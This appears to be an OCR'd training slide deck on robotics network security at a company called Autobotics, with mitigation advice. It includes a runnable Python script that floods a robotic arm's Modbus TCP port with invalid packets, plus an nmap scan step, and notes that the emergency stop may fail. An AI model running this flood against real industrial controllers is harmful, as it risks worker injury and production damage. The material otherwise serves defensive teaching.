NETWORK SYSTEM SECURITY AT AUTOBOTICS

THREATS, TOOLS, AND REAL-WORLD IMPACTS


Teron Spears, Sudarshan Kanvinde, Andrew Androshchuk
Antoine Staten, Colin B Carlson


04/2025

TODAY'S FOCUS:

ABOUT AUTOBOTICS

WHY CYBERSECURITY MATTERS AT AUTOBOTICS



INTERNET
VPN
VPN
Designed by Techbast
WAN
Wireless
DMZ
IDS/IPS
Finger
Scanner
Servers
LAN
VLAN 2
VLAN 3
VLAN 4
O&M
R&D
S&M



Picture: Network Topology of Jones Hospital

SIMULATING POTENTIAL THREATS


- Bad Actors can always find a way to infiltrate your company.



- *Man-In-The-Middle Attack**


MULTIPLE WAYS TO THREATEN ROBOTICS

- Attacks can compromise systems either locally or remotely



- *Parameter Tampering Attack**

THREATS AND ATTACKS




- Bad Actors can threaten safety along with sabotaging the company.

- *Spoofing / Data Injection**

SIMULATING POTENTIAL THREATS

- **Crafting a Malicious Modbus TCP DoS Attack on a Robotic Arm Controller**

- **Safety Risk:** A frozen robotic arm could collide with objects/workers.
- **Financial Impact:** Downtime in manufacturing lines costs **10*K*–50K per hour**.



Identifying the Target:

```
Robotic arm controller IP: 192.168.1.100
Modbus TCP port: 502 (default)
```

Check for Open Port:

nmap -p 502 192.168.1.100

- If open, proceed. If filtered, attacker may switch to **ARP spoofing** first.

Reconnaissance

Crafting the Attack

Observing the Impact

MITIGATION

```
import socket
import time

target_ip = "192.168.1.100"
target_port = 502

# Malicious Modbus TCP payload (invalid function code 0x99)

payload = bytes.fromhex("0001 0000 0006 01 99 0000 0001")  # Invalid function code

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_ip, target_port))
        s.send(payload)
        print("[+] Flooding Modbus TCP...")
        time.sleep(0.01)  # Adjust for aggression
    except Exception as e:
        print(f"[-] Error: {e}")
```

Reconnaissance

Crafting the Attack

Observing the Impact

MITIGATION

On the Robotic Arm:

Commands (e.g., "Move to Position X") are **delayed or ignored.**

Emergency stop (Function Code 0x08) may fail to execute


On the Controller Server:

CPU/RAM usage spikes (check via top or Task Manager)

Legitimate Modbus clients time out.

Wireshark Traffic:

Flood of TCP SYN/ACK packets to port 502



Short-Term:

Block the Attacker's IP:

```
iptables -A INPUT -p tcp --dport 502 -s <ATTACKER_IP>
-j DROP
```

Enable Rate Limiting:

```
iptables -A INPUT -p tcp --dport 502 -m limit --limit
10/minute -j ACCEPT
```


Long-Term:

Modbus Secure (TLS + Authentication): Replace plaintext Modbus TCP.

Network Segmentation: Isolate robotic control traffic.

Anomaly Detection: Deploy Snort/Suricata to flag Modbus floods.

INCIDENT RESPONSE PLAN

